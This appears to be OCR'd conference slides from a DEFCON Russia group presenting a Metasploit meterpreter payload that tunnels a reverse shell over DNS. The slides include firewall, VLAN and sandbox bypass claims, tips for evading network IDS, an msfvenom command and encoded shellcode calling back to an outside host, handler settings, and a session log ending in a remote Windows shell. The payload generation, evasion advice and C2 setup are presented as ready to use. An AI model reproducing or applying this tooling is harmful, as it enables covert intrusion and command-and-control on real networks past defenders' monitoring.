


Your shell no pass! Or…




- Local FW bypass
  Sockets from svchost (dnscache) to local DNS, без палева!
- Network/VLAN isolation bypass
  Connection from box to the local DNS (router, gateway, AD)
- Security sandboxes/isolations hosts bypass
  Most sandbox/isolation features allows local DNS

Your shell no pass! Or…



DEMO

Tipz and Trickz



- Use DNSKEY if possible, it is faster
- DNSKEY faster, but IPv6 better when you hiding from network IDS (esp. at SHELLCODE stage)
  MZ binary/meterpreter signatures in DNSKEY traffic, while IPv6 they are fragmented and not detected
- Do not use it for DOWNLOADING huge amount of data it is slow and палево…
- *migrate –N icq.exe* ***–t 1200***
  Add big timeout for migrate (especially for IPv6 tunnel)
- *download* ***–b 10240*** *d:\biger_file.rar*
  Add block size around 10kb for uplink downloads

MSF DNS Bridge

--domain -- domain for this NS
--ipaddr -- IP of this NS


PAYLOAD

vagrant@meta-dev: /vagrant/metasploit-framework/metasploit-framework

```
vagrant@meta-dev:/vagrant/metasploit-framework/metasploit-framework$ ./msfvenom -p windows/meterpreter/reverse_dns DOMAIN=0x41.ws
 RHOST=54.93.252.4 -e x86/shikata_ga_nai -b '\x00' -f perl
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 718 (iteration=0)
x86/shikata_ga_nai chosen with final size 718
Payload size: 718 bytes
Final size of perl file: 3142 bytes
my $buf =
"\xd9\xc1\xbe\xd9\x93\x19\x8f\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\xad\x31\x73\x1a\x83\xeb\xfc\x03\x73\x16\xe2\x2c\x6f" .
"\xf1\x0d\xce\x90\x02\x72\x47\x75\x33\xb2\x33\xfd\x64\x02" .
"\x30\x53\x89\xe9\x14\x40\x1a\x9f\xb0\x67\xab\x2a\xe6\x46" .
"\x2c\x06\xda\xc9\xae\x55\x0e\x2a\x8e\x95\x43\x2b\xd7\xc8" .
"\xa9\x79\x80\x87\x1f\x6e\xa5\xd2\xa3\x05\xf5\xf3\xa3\xfa" .
"\x4e\xf5\x82\xac\xc5\xac\x04\x4e\x09\xc5\x0d\x48\x4e\xe0" .
"\xc4\xe3\xa4\x9e\xd7\x25\xf5\x5f\x7b\x08\x39\x92\x82\x4c" .
"\xfe\x4d\xf1\xa4\xfc\xf0\x01\x73\x7e\x2f\x84\x60\xd8\xa4" .
"\x3e\x4d\xd8\x69\xd8\x06\xd6\xc6\xaf\x41\xfb\xd9\x7c\xfa" .
"\x07\x51\x83\x2d\x8e\x21\xa7\xe9\xca\xf2\xc6\xa8\xb6\x55" .
"\xf7\xab\x18\x09\x5d\xa7\xb5\x5e\xec\xea\xd1\xd0\x87\x14" .
"\x22\x79\x13\x7b\x51\x18\xcf\xeb\xd9\xad\xc9\xec\x1e\x84" .
"\xfd\xf3\xe0\x27\xfd\xab\x09\x89\xfd\x4b\xca\xe1\xc5\x7a" .
"\xf8\x23\x05\x4d\xcc\x5c\x4b\x9d\x1c\x93\xa3\xf3\x6c\xfd" .
"\xb7\x64\xe2\x73\x19\x4b\x84\x47\x54\x85\x03\xdb\x96\x8c" .
"\x62\xfe\x15\xeb\x7d\x8a\x5c\xf0\x7e\xc9\x5e\x73\x80\x58" .
"\x9d\x42\x61\x4a\xe0\xad\x72\xaa\x09\x3d\x8d\xeb\x4d\xc1" .
"\x4b\x81\x5b\x89\x9c\x97\xa0\x75\x27\x5d\x53\x7b\x6b\x92" .
"\x65\x47\x0b\x2f\xa3\x3d\x08\x64\xe3\x43\xd0\x45\xe0\xac" .
```

DOMIAN -- domain for tunnel (you should own NS)
NS_IP -- you can use certain NS for connect (opt)
REQ_TYPE -- DNS tunnel type (DNSKEY or IPv6)
SERVER_ID – job ID, change for another JOB or console

NS_IP – less stealth!



HANDLER


```
msf exploit(handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_dns):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN     0x41.ws          yes       DOMAIN
   EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT      4444             yes       The listen port
   NS_IP                       no        NS SERVER IP
   REQ_TYPE   DNSKEY           yes       Type of DNS tunnel (Accepted: IPv6, DNSKEY)
   RHOST      54.93.252.4      yes       DNX PROXY IP
   SERVER_ID  toor             yes       SERVER ID


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > run
[*] Exploit running as background job 0.
msf exploit(handler) >
[*] Started bind-DNS handler
WARNING: Local file /vagrant/metasploit-framework/metasploit-framework/data/meterpreter/metsrv.x86.dll is being used
WARNING: Local files may be incompatible with the Metasploit Framework
[*] Sending stage (189507 bytes) to 54.93.252.4
```

DOMIAN -- domain for tunnel (you should own NS)
NS_IP -- you can use certain NS for connect (opt)
REQ_TYPE -- DNS tunnel type (DNSKEY or IPv6)
SERVER_ID – job ID, change for another JOB or console
RHOST -- DNS Bridge IP

SESSION

```
msf exploit(handler) > run
[*] Exploit running as background job 0.
msf exploit(handler) >
[*] Started bind-DNS handler
WARNING: Local file /vagrant/metasploit-framework/metasploit-framework/data/meterpreter/metsrv.x86.dll is being used
WARNING: Local files may be incompatible with the Metasploit Framework
[*] Sending stage (189507 bytes) to 54.93.252.4
[*] Meterpreter session 1 opened (10.0.2.15:48683 -> 54.93.252.4:4444) at 2017-11-08 20:40:09 -0200

msf exploit(handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x86/windows  MSI\alexs @ MSI  10.0.2.15:48683 -> 54.93.252.4:4444 (192.168.178.21)

msf exploit(hand
msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 22840 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\alexs\Desktop>
```

One DNS Bridge supports up to 26 parallel sessions

Feature plans

- Integrating into main Metasploit distrib/fork
  In progress! Thx to **@sempervictus** who helping us with that

- Adding Powershell and other payloads
  Community help?

- Adding Linux payloads
  Community help?

- Anything else
  Community help?

THANK YOU

Big thanks to DC7812 members for support and help!
and especially: Sab0tag3d

C - Community

Web:
https://defcon-russia.ru/projects/meterpreter

Sources:
https://github.com/defcon-russia/metasploit-framework
https://github.com/defcon-russia/metasploit-payloads

Demo:
https://www.youtube.com/watch?v=Lzb8LFt8Whg